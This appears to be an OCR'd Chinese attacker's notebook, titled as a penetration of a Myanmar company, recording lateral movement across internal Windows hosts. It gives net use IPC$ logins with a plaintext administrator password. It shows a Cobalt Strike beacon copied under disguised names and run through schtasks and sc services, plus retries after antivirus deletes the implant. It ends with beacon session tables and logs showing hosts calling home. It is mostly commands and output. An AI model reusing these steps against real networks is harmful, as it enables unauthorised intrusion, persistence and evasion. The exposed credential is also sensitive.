
横向移动

制作白银票据拿下 12，19

```
shell dir \\172.30.20.12\c$
```






```
shell dir \\172.30.20.19\c$
```




IPC横向

```
net use \\172.30.20.12\ipc$ "pardisan_admin" /user:"WORKGROUP\Administrator"
```







```
net use \\172.30.20.19\ipc$ "pardisan_admin" /user:"WORKGROUP\Administrator"
```



定时任务上线cs


传木马

```
copy beacon_x64_nei.exe \\172.30.20.19\c$\windows\temp\plugin_update.exe
```



查看时间

```
net time \\172.30.20.19
```



创建计划任务

时间需要改成当前时间之后的

```
schtasks /create /tn "plugin_update" /tr c:\windows\temp\plugin_update.exe /sc
once /st 8:10 /S 172.30.20.19 /RU System /u administrator /p "pardisan_admin"
```

执行计划任务

```
schtasks /run /tn "plugin_update" /S 172.30.20.19 /u administrator /p
"pardisan_admin"
```

尝试了一番发现cs不太方便操作

回到msf

```
tasklist /S 172.30.20.19 /U WORKGROUP\administrator /P "pardisan_admin"
```

```
net time \\172.30.20.19
```

```
    > ipconfig /allcompartments /all ... Show detailed information about all
                                         compartments

C:\Program Files (x86)\Google\Update\1.3.36.312>net time \\172.30.20.19
net time \\172.30.20.19
Current time at \\172.30.20.19 is 10/27/2023 8:12:16 PM

The command completed successfully.


C:\Program Files (x86)\Google\Update\1.3.36.312>
```

```
at \\172.30.20.19 8:15 c:\windows\temp\plugin_update.exe
```

```
C:\Program Files (x86)\Google\Update\1.3.36.312>at \\172.30.20.19 8:15 c:\windows\temp\plugin_update.exe
at \\172.30.20.19 8:15 c:\windows\temp\plugin_update.exe
The AT command has been deprecated. Please use schtasks.exe instead.

The request is not supported.

C:\Program Files (x86)\Google\Update\1.3.36.312>
```

渗透缅甸某公司.md - Typora

```
schtasks /create /tn "plugin_update" /tr c:\windows\temp\plugin_update.exe /sc
once /st 16:15 /S 172.30.20.19 /RU System /u WORKGROUP\administrator /p
"pardisan_admin"
```

```
C:\Program Files (x86)\Google\Update\1.3.36.312>schtasks /create /tn "plugin_update
pardisan_admin"
schtasks /create /tn "plugin_update" /tr c:\windows\temp\plugin_update.exe /sc once
ERROR: The request is not supported.

C:\Program Files (x86)\Google\Update\1.3.36.312>
```

```
schtasks /create /s 172.30.20.19 /tn test /sc onstart /tr
c:\windows\temp\plugin_update.exe /ru administrator /f
```

```
C:\Program Files (x86)\Google\Update\1.3.36.312>schtasks /create /s 172.30.20.19 /tn test /sc onstart /tr c:\windows\temp\plugin_update.exe /ru system /f
schtasks /create /s 172.30.20.19 /tn test /sc onstart /tr c:\windows\temp\plugin_update.exe /ru system /f
ERROR: The network path was not found.
```

打一半发现12被关了

```
ERROR: The network path was not found.

C:\Program Files (x86)\Google\Update\1.3.36.312>net use
net use
New connections will be remembered.


Status       Local     Remote                    Network

-------------------------------------------------------------------------------
OK                     \\172.30.20.19\IPC$       Microsoft Windows Network
The command completed successfully.


C:\Program Files (x86)\Google\Update\1.3.36.312>
```

继续传马

```
copy c:\Windows\Temp\beacon_x64_nei.exe \\172.30.20.19\c$
```

```
dir \\172.30.20.19\c$
```


```
        1 file(s) copied.

C:\Program Files (x86)\Google\Update\1.3.36.312>dir \\172.30.20.19\c$
dir \\172.30.20.19\c$
 Volume in drive \\172.30.20.19\c$ has no label.
 Volume Serial Number is 9E1C-282E

 Directory of \\172.30.20.19\c$

02/15/2023  07:52 PM    <DIR>          Backup
10/27/2023  07:50 PM           328,704 beacon_x64_nei.exe
03/06/2023  06:56 PM    <DIR>          inetpub
08/12/2023  07:41 PM    <DIR>          PerfCache
08/18/2021  09:05 AM    <DIR>          PerfLogs
03/18/2023  12:25 PM    <DIR>          Program Files
03/06/2023  08:57 PM    <DIR>          Program Files (x86)
07/14/2023  11:39 AM    <DIR>          Users
02/15/2023  07:31 PM    <DIR>          VBRCatalog
07/14/2023  11:43 AM    <DIR>          Windows
               1 File(s)        328,704 bytes
               9 Dir(s)  11,835,199,488 bytes free
```

过一会马就被删了

```
C:\Program Files (x86)\Google\Update\1.3.36.312>dir \\172.30.20.19\c$
dir \\172.30.20.19\c$
 Volume in drive \\172.30.20.19\c$ has no label.
 Volume Serial Number is 9E1C-282E

 Directory of \\172.30.20.19\c$

02/15/2023  07:52 PM    <DIR>          Backup
10/27/2023  07:50 PM           328,704 beacon_x64_nei.exe
03/06/2023  06:56 PM    <DIR>          inetpub
08/12/2023  07:41 PM    <DIR>          PerfCache
08/18/2021  09:05 AM    <DIR>          PerfLogs
03/18/2023  12:25 PM    <DIR>          Program Files
03/06/2023  08:57 PM    <DIR>          Program Files (x86)
07/14/2023  11:39 AM    <DIR>          Users
02/15/2023  07:31 PM    <DIR>          VBRCatalog
07/14/2023  11:43 AM    <DIR>          Windows
               1 File(s)        328,704 bytes
               9 Dir(s)  11,835,199,488 bytes free

C' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\Google\Update\1.3.36.312>

C:\Program Files (x86)\Google\Update\1.3.36.312>dir \\172.30.20.19\c$
dir \\172.30.20.19\c$
 Volume in drive \\172.30.20.19\c$ has no label.
 Volume Serial Number is 9E1C-282E

 Directory of \\172.30.20.19\c$

02/15/2023  07:52 PM    <DIR>          Backup
03/06/2023  06:56 PM    <DIR>          inetpub
08/12/2023  07:41 PM    <DIR>          PerfCache
08/18/2021  09:05 AM    <DIR>          PerfLogs
03/18/2023  12:25 PM    <DIR>          Program Files
03/06/2023  08:57 PM    <DIR>          Program Files (x86)
07/14/2023  11:39 AM    <DIR>          Users
02/15/2023  07:31 PM    <DIR>          VBRCatalog
07/14/2023  11:43 AM    <DIR>          Windows
               0 File(s)              0 bytes
               9 Dir(s)  11,834,433,536 bytes free

C:\Program Files (x86)\Google\Update\1.3.36.312>
```

做一下免杀再传马

```
copy c:\Windows\Temp\beacon_nei_64.exe \\172.30.20.19\c$\system.txt
```



创建计划任务

```
schtasks /create /s 172.30.20.19 /tn test /sc onstart /tr c:\system.txt /ru system /f
```

```
schtasks /create /tn "plugin_update" /tr c:\\system.exe /sc once /st 16:15 /S 172.30.20.19 /RU Administrator
```

写bat运行

```
start cmd /k "system.exe"
```

```
copy c:\Windows\Temp\system.bat \\172.30.20.19\c$
```

```
schtasks /create /s 172.30.20.19 /tn test /sc onstart /tr c:\Windows\Temp\system.bat /ru system /f
```


```
system.bat \\172.30.20.19\c$
```

```
at \\172.30.20.19 14:05 cmd /c "c:\system.bat"
```

sc创建服务

```
sc \\172.30.20.19 create shellsrv123 binpath= "c:\system.exe" start=auto displayname="shellstart1asdfasdf1111"
```

```
sc \\172.30.20.19 start shellsrv123
```



终于出来了

尝试下bat启动

```
sc \\172.30.20.19 create system32 binpath= "c:\system.bat" start=auto
displayname="system32"
```

```
sc \\172.30.20.19 start system32
```

拿下12

```
net use \\172.30.20.12\ipc$ "pardisan_admin" /user:"WORKGROUP\Administrator"
```


```
copy c:\Windows\Temp\beacon_nei_64.exe \\172.30.20.12\c$\Windows\system.exe
```

```
sc \\172.30.20.12 create iuabigub binpath= "c:\Windows\system.exe" start=auto
displayname="iauygyb"
```

```
sc \\172.30.20.12 start iuabigub
```

```
dir \\172.30.20.12\c$
```

免杀不合格



拿下19(精简)


```
net use \\172.30.20.19\ipc$ "pardisan_admin" /user:"WORKGROUP\Administrator"
```

```
copy c:\Windows\Temp\beacon_nei_64.exe \\172.30.20.19\c$\Windows\system.exe
```


```
sc \\172.30.20.19 create asdf132131 binpath="c:\Windows\system.exe" start=auto
displayname="systemsafasdf"
```

```
sc \\172.30.20.19 start asdf132131
```

```
dir \\172.30.20.19\c$\Windows
```



sc创建服务的缺点就是会自动断



external	internal	listener	user	computer	note	process	pid	arch	last
172.30.20.13 ∞∞	172.30.20.13	cs1_22222	SYSTEM *	WIN-HQSU4URNSM3		beacon_nei_64.exe	3660	x64	6s
178.173.172.2	172.30.20.13	cs1_22222	SYSTEM * [WORKGR...	WIN-HQSU4URNSM3		notepad.exe	3728	x86	7s
178.173.172.2	172.30.20.13	cs1_22222	Administrator * [NT A...	WIN-HQSU4URNSM3		powershell.exe	4092	x64	2s
172.30.20.13 ∞ ∞	172.30.20.19		SYSTEM *	VEEAM		system.exe	8512	x64	**6s**

Event Log X | Beacon 172.30.20.13@3728 X

```
[10/27 13:45:09] [-] Unknown command: sc \\172.30.20.19 create asdf binpath= "c:\Windows\system.exe" start=auto displayname="system32"
[10/27 13:45:12] beacon> shell sc \\172.30.20.19 create asdf binpath= "c:\Windows\system.exe" start=auto displayname="system32"
[10/27 13:45:12] [*] Tasked beacon to run: sc \\172.30.20.19 create asdf binpath= "c:\Windows\system.exe" start=auto displayname="system32"
[10/27 13:45:23] [+] host called home, sent: 139 bytes
[10/27 13:45:34] beacon> sc \\172.30.20.12 start asdf
[10/27 13:45:34] [-] Unknown command: sc \\172.30.20.12 start asdf
[10/27 13:45:38] beacon> shell sc \\172.30.20.12 start asdf
[10/27 13:45:38] [*] Tasked beacon to run: sc \\172.30.20.12 start asdf
[10/27 13:45:45] [+] host called home, sent: 71 bytes
[10/27 13:45:46] [+] received output:
[SC] CreateService FAILED 1078:

The name is already in use as either a service name or a service display name.


[10/27 13:45:46] [+] received output:
[SC] StartService: OpenService FAILED 1060:

The specified service does not exist as an installed service.


[10/27 13:46:15] beacon> sc \\172.30.20.19 create asdf132131 binpath="c:\Windows\system.exe" start=auto displayname="systemsafasdf"
